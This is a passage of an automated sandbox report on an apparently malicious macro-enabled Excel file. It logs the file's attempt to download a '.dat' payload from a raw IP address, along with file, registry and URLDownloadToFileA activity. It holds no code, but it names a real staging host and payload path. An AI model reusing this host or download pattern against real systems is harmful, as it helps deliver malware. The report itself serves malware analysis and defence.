May 12, 2021 12:37:53.630873919 CEST	1476	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 167.114.48.59 Connection: Keep-Alive
May 12, 2021 12:37:54.284272909 CEST	1483	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 12 May 2021 10:37:54 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 7040 Parent PID: 800

General

Start time:	12:37:43
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xbb0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF2F207E09C70AE3D0.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	679F92AB	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	113F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D4E9D0BA.tmp	success or wait	1	D2495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	D151E4	WriteFile
C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	D15241	WriteFile
C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	D151E4	WriteFile
C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	D15241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	C220F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	C2211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	67A38A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	67A38A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	67A38A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	C2213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	C2213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly